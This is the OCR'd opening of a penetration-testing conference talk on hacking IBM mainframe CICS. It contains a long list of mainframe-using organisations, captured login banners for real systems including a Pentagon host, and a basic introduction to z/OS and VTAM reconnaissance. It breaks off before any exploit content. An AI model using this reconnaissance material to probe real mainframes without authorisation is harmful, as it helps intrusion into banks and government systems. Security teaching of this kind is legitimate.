WAVESTONE

CICS BREAKDOWN

Hack your way to transaction city

Ayoub ELAASSAL
ayoub.elaassal@wavestone.com
@ayoul3__

What people think of when I talk about mainframes

The reality: *IBM zEC 13 technical specs:*


- *10 TB of RAM*
- *141 processors,5 GHz*
- *Dedicated processors for JAVA, XML and UNIX*
- *Cryptographic chips…*

Badass Badass Badass !!

So what…who uses those anymore ?

APIS IT - Atos Origin - Applabs - Arby's – Wendy's Group - Archer Daniels Midland - Assurant - AT&T / BellSouth / Cingular - Atlanta Housing Authority - Atlanta Journal Constitution - Atlantic Pacific Tea Company (A&P) - Aurum/BSPR - Auto Zone - Aviva - Avnet - Avon (Westchester) - Axa (Jersey City) - ANZ Bank - BI Moyle Associates, Inc. - Bajaj Allianz - Bank Central Asia (BCA) - Bank Indonesia (BI) - Bank International Indonesia (BII) - Bank Nasional Indonesia (BNI46) - Bank Of America - Bank of America (BAC) - Bank of America (was Nations Bank – Can work out of Alpharetta office) - Bank of Montreal (BMO:CN) - Bank of New York Mellon (BNY) (BK) New York NY, Pittsburgh, PA and Nashville, TN, Everett - Bank of Tokyo (Jersey City) - Bank Rakyat Indonesia (BRI) - Bank Vontobel - BB&T - Belastingdienst - Bi-Lo - Blue Cross Blue Shield - Blue Cross Blue Shield GA - Blue Cross Blue Shield MD - Blue Cross Blue Shield SC - Blue Cross Blue Shield TN - Blue Cross/Blue Shield of Texas - Brindley Technologies - BMC Software - BMW - BNP Paribas Fortis Brussels Belgium - BNP Paribas Paris France - Boston Univerity - Broadridge Financial Services - Brotherhood Bank & Trust - Broward County Schools - Brown Brothers Harriman (BBH) - British Airways - C&S Wholesale Grocers - CA Technologies - California Casualty Management Company, San Mateo and Sacramento, CA - Canadian Imperial Bank of Commerce (CIBC) - CAP GEMINI - Capco - Capital One - Glen Allen/West Creek - Catapiller - Cathy Pacific - CDSI - Ceridian - CGI - Charles Schwab - Chase - Chemical Abstract Services (CAS) - Choice Point - Chrysler - Chubb - Ciber - CIC - CIGNA - Citi - Citi / Primerica - Citigroup - City and County of Alameda, California - City of Atlanta - City of New York (Several locations) - City of Phoenix Phoenix Az USA David DeBevec - Co-operators Canada - Coca Cola Enterprises - Coca-Cola Co - Coding Basics, Inc. - Cognizant Technology Solutions - Collective Brands - Collabera - Commonwealth Automobile Reinsurers - Comerica Bank - Commerce Bank Kansas City MO USA - Commerzbank - Community Loans of America - Computer Outsourcing - Computer Sciences Corporation (CSC) - Con Edison (Manhattan) - Connecticut, State of (various Departments including Transportation, Public Safety, and Information Technologies) - Connecture - Conseco - Cotton States Mutual Ins Company - COVANYS - CPS - CPU Service - Crawford and Company - Credit Suisse - CSC - CSI International OH USA Jon Henderson, COO - CSX - CTS - Customs & Border Enforcement (CBE) - CVS pharmacy - DATEV eG - Dekalb County - Delphi - Delta Air Lines Inc - Depository Trust and Clearing Corp - Deutsche Bank - Deutsche Bundesbank - DHL IT Services - Delloits - DEVK Köln - DIGITAL - Dominion Power/Dominion Resources - Glen Allen/Innsbrook - Donovan Data Systems (Manhattan) - DST - DST Output - DTC (Manhattan) - Duke Energy - Duke Power, DB2 apps - Eaton Cleveland Ohio USA Cooper MA - Ecolab, Inc - EDB ErgoGroup - Eddie Bauer - EDEKA - EDS - Edward Jones St. Louis MO Tempe AZ USA - ELCOT - ELIT - Emblem Health - EMC - Emigrant Savings Bank - Emirates Airline - Emory Univ - Enbridge Gas Distribution - Energy Future Holdings Dallas Tx USA - Equifax Inc - Experian Americas - Express Scripts - Extensity - Family Life Ins. Co. - FannieMae - Farm Bureau Financial Services - Federal Reserve - FedEx - FHNC/First Tennessee Bank - Fidelity Investments Boston MA & New York - Fiducia - FINA - Finanz Informatik - First Data - FIS - Fiserv (formerly Check Free) - Fiserv IntegraSys - Florida Blue - Florida Power & Light - Florida Power & Light (FPL) Juno Beach FL USA Utility - Ford - Ford Motor Co - Fortis - FPL - Franklin Templeton - FreddieMac - Friedkin Information Technology Houston TX USA - Fujitsu America Dallas TX KLCameron Outsourcing - Fulton County - Garanti Technology Istanbul Turkey - GAVI - Garuda Indonesia Jakarta Indonesia Gun gun - GCCPC - GE Financial Assurance - GEICO Atlanta GA Insurance - General Dynamics - General Motors Detroit Austin Atlanta Phoenix - Genuine Auto Parts (Motion Industries) - Georgia Farm Bureau Mutual - Georgia Pacific - Georgia State Dept of Education - GEORGIA STATE UNIVERSITY - GKVI - Global SMS Networks Pvt. Ltd. (GLOBALSMSC) - GM - GMAC SmartCash - Grady Hospital - Great-West Life - Governor's Office - Great Lakes Higher Education Corp. - Group Health Cooperative - Guardian Life - Gwinnett County - Gwinnett County School District - Gwinnett Medical Center - H. E. Butt Grocery Co. - H&W Computer Systems, Inc. - Harland Clarke (John H. Harland Co) - Hartford Life - HCL - HDFC Bank - HealthPlan Services - Heartland Payment Systems (Texas) - Helsana - Hewlett Packard - Hewlett-Packard - Hexaware - Highmark - HMC Holdings (Manhattan) - HMS - Home Depot U.S.A., Inc. - HPS4 - HSBC Trinkaus & Burkhardt AG - HSBC - IBM - IBM Global Services - IBM India - IBM Silicon Valley Laboratory, San Jose, CA (home of DFSMS, DB2, IMS, languages) - IBM Tucson, Arizona Software Development Laboratory (DFSMShsm, Copy Services) - Iflex - Igate Hyderabad India Sivaprasad Vura - Information Builders - Infosys - Infotel - ING - ING NA Insurance Corp - Innova Solutions Inc. - Insurance Services Office - Intercontinental Hotels Group - IPACS - IRS - IRS, New Carrolton MD - ISO (Jersey City) - ITERGO - IVV - Jackson National - Jefferies Bank - John Dere - JPMorgan Chase - Kaiser Permanente Corona CA USA - Kansas City Life - Kawasaki Motors Corp - KEANE - KEONICS - Key Bank - Klein Mgt. Systems (Westchester) - Kohls Department Stores - Krakatau Steel Cilegon Indonesia - KPN - Krasdale Foods, Inc. - L&T - LabCorp - Lawrence Livermore National Laboratories, Livermore, CA - LBBW (Landesbank Baden Wuerttemberg) - LDS - Lender Processing Services (LPS) - Leumi Bank Leumi Bank Tel-Aviv ISrael, Shai Perry - Lexis Nexis (formerly ChoicePoint Inc) - Liberty Life - Liberty Mutual (Safeco Insurance) - Lincoln National - Lloyds Banking Group - Lockheed - logica CMG - Logica Inc - Lousiana Housing Fin Ag / Baton Rouge CC - Lowe's - Lufthansa Systems - M&T Bank - Macro Soft - Macy's Systems and Technologies - Maersk Data (Global Logistics/Shipment Tracking)

Maersk Lines (Global Container Shipping), - Mahindra Satyam - Mainframe Co Ltd - Mainline Information Systems - Maintec Technologies Inc. - MAJORIS - Manhattan Associates - Manulife - Marist College - Marriott Hotel - MARTA - MASCON - Mass Mutual - MASTEK - Master Card INC - May bank - MBT - Media Ocean (office here, HQ most likely New York) - Medical College of Georgia - Medical Mutual of Ohio Cleveland OH USA CooperMA - Medicare - Medstar Health - Meredith Corp - Merlin International - Veteran Affairs - Merrill Lynch (now BOA) - MetaVante (Now Fidelity) - Metlife - Metro North (Manhattan) - MFX Fairfax Morristown NJ USA KLCameron Outsourcing - MHS - Miami Dade County - MINDTEK - MINDTREE - Ministry of Interior (NIC) - Missouri Gas Energy Kansas City MO USA KLCameron Utility - Modern Woodmen of America - Montefiore Hospital (Bronx) - Morgan Stanley (Brooklyn) - Motor Vehicles Admin - Mphasis - Mpowerss - Mt. Sinai (Bronx) - Mutual of America - NASDAQ Stock Market - Nation Wide Insurance - National Life Group - National Life Ins. Co. - NAV - Navistar - NBNZ - Nest - New York Times (Manhattan) - New York University - Nike INC - Norfolk Southern Corp - Norfork Southern Railway - North Carolina State Employees' Credit Union -NYS Dept of Tax and Fin - OCIT , Sacramento Cty - OFD - Office Depot Deerfield & DelRay - Outsourcing deTecnica deSistemas - Hardware - Old Mutual - Ohio Public Employees Retirement System - ONCOR Dallas TX USA - Paccar - Palm Beach County School DistrictThe School District of Palm Beach County West Palm Beach FL USA George Rodriguez - Parker Hannifin Cleveland Ohio USA Cooperma - Partsearch Technologies - Patni - Penn Mutual - Pepsico INC - Pershing LLC - Philip Morris - Phoenix Companies - Phoenix Home Life - Physicians Mutual Insurance Company (PMIC) Omaha NE USA KLCameron Insurance - Pioneer Life Insurance - Pitney Bowes (Danbury, Ct.) - PKO BP Warszawa, Poland - PNC Bank Pittsburgh PA USA - POLARIS - Polfa Tarchomin - Praxair (Danbury, Ct.) - Primerica Life Ins Co - Princeton Retirement Group Inc - Principal Financial Group - Progressive Insurance - Prokarma Hyderabad India Sivaprasad Vura - Protech Training - Prudential - PSA Peugeot Citroen - PSP - PSC Electrical Contracting - Publix - Puget Sound Energy (Seattle) - PCCW - PWC - QBE the Americas - R R Donlley - R+V - RBS (Royal Bank of Scotland) - RBSLynk - RHB bank - Rite Aid - Riyad Bank - Rocket Software - Roundy's Supermarkets Milwaukee WI USA - Royal Bank of Canada (RBC) - Rubbermaid - Russell Stovers - Rutgers University - Office of IT - Ryder Trucks Miami FL USA - S1 - SAS - SAS Institute NC USA - SATHYAM/PCS - SCHLUMBERGER Sema - Schneider National Green Bay WI USA KLCameron Transportation - Scientific Games International, Inc - Scope International(Standard Chatered) - Scotiabank - Scott Trade - SE Tools - Seminole Electric - Sentry Insurance - Sears Holdings Corporation - Self Employed Consultant - Shands HealthCare - SIAC (Brooklyn) - Siemens - SLK software - Sloan Kettering (Bronx) - Social Security - Software Paradigms India - Southern California Edison - Southern Company - Standard Insurance - State Auto Insurance - State Farm Ins - State of Alabama Child Support Enforcement Services - State of Alaska - State of California Teale Data Center, Rancho Cordova, CA - State of Connecticut (various Departments including Public Safety, Transportation, Information Technologies) - State of Florida - Northwest Regional Data Center - State of GA - DHS - State of GA - DOL - State of GA - GTA - State of Georgia - State of Illinois - Central Management Services (CMS) - Springfield, IL - State of Montana - Statens Uddannelsesstøtte - Steria - SunGard - SunGard Computer Services Voorhees NJ - Suntrust Banks Inc - Symetra - SYNTEL - TAG - Taiwan Cooperative Bank Taiwan - Tampa General - Target INC - Target India - Tata Steel - TCS - TD Ameritrade - TD Auto Finance - TD Canada Trust - TechData - TECO - TESCO Bangalore India Sivaprasad Vura - Texas A&M University Colleg Station TX USA - Thomson Financial-Transaction Services - Thomson Reuters - Thrivent - TIAA-CREF - Time Customer Service - TIMKEN - Total Systems - Traveler's Insurance - Travelport - Treehouse Software, Inc. - Trinity Health - TUI - Turner Broadcasting TBS - T. Rowe Price - T-Systems - UBS - UBS APAC (Union Bank of Switzerland) - Union Bank - Union Pacific Omaha NE USA KLCameron Transportation - United Health Care (UHG) - United Health Group (UHG) - United Missouri Bank - United Parcel Service Inc (UPS) - United Parcel Service Inc - United States Postal Service - United States Postal Service - DB2 DBA Ops - United States Postal Service — Mainframe Ops - United States Postal Service — Mgmt Ops - United States Postal Service Applic. Dev. - United States Steel - United Technologies - Universität Leipzig - University of California at Berkeley, CA - University of Chicago Chicago IL USA - University of NC - University System of Georgia - UNUM Disability/Insurance Portland ME Columbia SC - UPS (Paramus, NJ) - US Bank - US Software - USAA - Utica Insurance Utica NY USA Insurance - Vanguard Group - Verizon (Wireless) - Vertex (only Seattle area) - VETTRI - VF Corp. - Virginia Department of Motor Vehicles - Virginia Dept of Corrections - Virginia State Corp, Commission - VISA Inc. - VOLVO IT Corp. - VW - Wachovia (merging into Wells Fargo) - Waddell & Reed FInancial Services - Wakefern Food Corp - Walmart - Washington State Department of Social and Health Services - Washington State Department of Transportation - Washington State Employment Security Department - Watkins(now part of Fedex) - Wellogic - Wellmark - Wellpoint - Wells Fargo Bank various USA locations including NY, NJ, NC - WGV - Winn-Dixie - WIPRO - WIPRO Technologies - WIPRO (ex-InfoCrossing) USA Outsourcing - XANSA - Xerox - YRCW - Zions Bancorporation - Banco Davivienda - Blue Cross Blue Shield AL - State of Alabama - ZETO - Avon Brasil - Bacen www.bcb.gov.br - Banco do Brasil - Banco Bradesco - Banco Itau - Bic Banco - Bovespa - Casas Bahia - CEF - CEPROMAT - Cielo - Copel - Consist - CPQD - DPF - Fiat - IGS - HSBC GLT - Matera - Montreal - Porto Seguro - Prodam SP - ProdeSP - RedeCard - Riocard TI - Sanepar - Santander - Serasa Experian - SERPRO - Tivit - T-System - Voith - Zagrebacka Banka (ZABA) - NMBS-Holding - City of Tulsa - State of AZ - ADOT - Business Connexion (www.bcx.co.za) - Strate (www.Strate.co.za) - First National Bank - Reserve Bank of India (www.rbi.org.in) - Allied Irish Bank AIB (www.aib.ie) - Sainsburys Plc - GAP Inc - Barclays bank - ABSA Bank


~ Joint Service Provider (JSP) Operations ~
YOU ARE ACCESSING A U.S. GOVERNMENT (USG) INFORMATION SYSTEM (IS)
THAT IS PROVIDED FOR USG-AUTHORIZED USE ONLY!
By using this IS(which includes any device attached to this IS), you consent to the following conditions:
=> The USG routinely intercepts and monitors communications on this IS for purposes including, but not limited to, penetration testing, COMSEC monitoring, network operations and defense, personnel misconduct(PM), law enforcement(LE) and conterintelligence(CI) investigations.
=> At any time, the USG may inspect and seize data stored on this IS.
=> Communications using, or data stored on this IS are not private, are subject to routine monitoring, interception, and search, and may be disclosed or used for any USG-authorized purpose.
=> This IS includes security measures (eg, authentication and access controls) to protect USG interests - not for you personal benefit or privacy.
=> Notwithstanding the above, using this IS does not constitute consent to PM, LE or CI investigative searching or monitoring of the content of privileged communcations, or work product, related to personal representation or services by attorneys, psychotherapists, or clergy and their assistants.
Such communications and work product are private and confidential.
Enter Y below to continue using this IS or N to terminate this connection:
===>
19:15:32
06/05/16
USRS1030
Hostname: pensys1.army.pentagon.mil

ISUZU NORTH AMERICA NETWORK TN3270

TYPE ONE OF THE FOLLOWING:

TAO	<---- EMAIL/CALENDARS.	CICS3	<---- AIMI PROD ONLINE.
TSO	<---- MVS TSO.	CICS4	<---- AIMI TEST ONLINE.

About me

Pentester at Wavestone, mainly hacking Windows and Unix stuff

First got my hands on a mainframe in 2014…Hooked ever since

When not hacking stuff: Metal and wine


zospentest.tumblr.com


github.com/ayoul3


Ayoul3__

This talk

Demystifying mainframes

Basics of z/OS

Customer Information Control System (CICS)

Hacking CICS

Quick intro to mainframe Z

Main OS on IBM Z Series is called z/OS (v1.14 and v2.2)

Need a 3270 emulator (x3270, wc3270) to interact remotely with a Mainframe

TN3270 is heavily based on telnet and is supported by Wireshark

What we need to know about z/OS


VTAM: Virtual Telecommunication Access Method

TSO: Time Sharing option

JES: JOB Entry System

OMVS: Open MVS

RACF: Resource Access Control Facility



VTAM

Virtual Telecommunication Access Method

VTAM is the software driver that handles TCPIP sessions (and SNA)

Most likely the first thing you see when connecting to the mainframe


Runs on port 23, 992, 5023, etc.

Gives access to most applications hosted on the Mainframe

Each application has a max-8 character identifier

TIP: if you want to know if you're on VTAM type: IBM ECHO. It should return 123456789ABCDEFGH…

Lets get cracking !



TERMINAL NAME = LCL702 Your IP(:)

===> Banks agents
Use CUST1

